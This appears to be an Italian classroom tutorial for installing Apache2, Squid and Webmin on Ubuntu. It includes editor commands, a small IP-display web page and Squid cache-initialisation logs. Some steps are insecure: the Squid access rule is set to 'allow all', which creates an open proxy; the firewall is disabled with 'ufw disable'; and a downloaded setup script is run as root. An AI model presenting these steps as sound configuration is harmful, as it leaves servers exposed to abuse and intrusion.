
Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

Install Apache - Squid - Webmin

```
$ sudo apt install apache2
```




```
$ nano /var/www/html/index.html
```



```
[ File '/var/www/html/index.html' is unwritable ]
```

Install Apache - Squid - Webmin

```
$ sudo nano /var/www/html/index.html
```



```
studente@studente-virtual-machine:~$ sudo nano /var/www/html/index.html
[sudo] password for studente: 
```

```
$ sudo vi /var/www/html/index.html
```

```
$ sudo gedit /var/www/html/index.html
```

Codice javascript per visualizzare l'indirizzo ip del client browser

```
<!DOCTYPE html>
<html>
<head>
  <title>Visualizza IP Address</title>
</head>
<body>
  <h1>Il tuo indirizzo IP:</h1>
  <p id="ip-address">Sto cercando il tuo indirizzo IP...</p>
  <script type="text/javascript">
    // Funzione per ottenere l'indirizzo IP del client
    function getIpAddress() {
      fetch("https://api.ipify.org?format=json")
        .then(response => response.json())
        .then(data => {
          const ipAddress = data.ip;
          document.getElementById("ip-address").textContent = "Il tuo indirizzo IP è: " + ipAddress;
        })
        .catch(error => {
          document.getElementById("ip-address").textContent = "Impossibile ottenere l'indirizzo IP.";
        });
    }
    // Chiama la funzione per ottenere l'indirizzo IP quando la pagina si carica
    getIpAddress();
  </script>
</body>
</html>
```

Install Apache - Squid - Webmin

http://www.squid-cache.org/

```
sudo -s
apt-get update
apt-get upgrade
apt-get -y install squid
systemctl enable squid
```

Edit the file `/etc/squid/squid.conf`

find "***http_access deny all***" words.

set this to "***allow all***".

```
ufw disable
```

(forse non serve, ma …)

```
service squid restart
```

Install squid webmin ubuntu


https://webmin.com/

http://doxfer.webmin.com/Webmin/Main_Page

```
sudo -s
apt install curl
curl -o setup-repos.sh https://raw.githubusercontent.com/webmin/webmin/master/setup-repos.sh
sh setup-repos.sh
apt-get install webmin --install-recommends
```


https://localhost:10000/

Initialize cache proxy



Squid Proxy Server

Your Squid cache directory `/var/spool/squid` has not been initialized. This must be done before Squid can be run.



Stopping squid ...
.. Done

Initializing the Squid cache with the command `squid -f /etc/squid/squid.conf -z` ..

```
2023/10/07 10:30:28 kid1| Set Current Directory to /var/spool/squid
2023/10/07 10:30:28 kid1| Creating missing swap directories
2023/10/07 10:30:28 kid1| /var/spool/squid exists
2023/10/07 10:30:28 kid1| Making directories in /var/spool/squid/00
2023/10/07 10:30:28 kid1| Making directories in /var/spool/squid/01
2023/10/07 10:30:28 kid1| Making directories in /var/spool/squid/02
2023/10/07 10:30:28 kid1| Making directories in /var/spool/squid/03
2023/10/07 10:30:28 kid1| Making directories in /var/spool/squid/04
2023/10/07 10:30:28 kid1| Making directories in /var/spool/squid/05
2023/10/07 10:30:28 kid1| Making directories in /var/spool/squid/06
2023/10/07 10:30:29 kid1| Making directories in /var/spool/squid/07
2023/10/07 10:30:29 kid1| Making directories in /var/spool/squid/08
2023/10/07 10:30:29 kid1| Making directories in /var/spool/squid/09
2023/10/07 10:30:29 kid1| Making directories in /var/spool/squid/0A
2023/10/07 10:30:29 kid1| Making directories in /var/spool/squid/0B
2023/10/07 10:30:29 kid1| Making directories in /var/spool/squid/0C
2023/10/07 10:30:29 kid1| Making directories in /var/spool/squid/0D
2023/10/07 10:30:29 kid1| Making directories in /var/spool/squid/0E
2023/10/07 10:30:29 kid1| Making directories in /var/spool/squid/0F
2023/10/07 10:30:29| Removing PID file (/run/squid.pid)
```

Install squid webmin ubuntu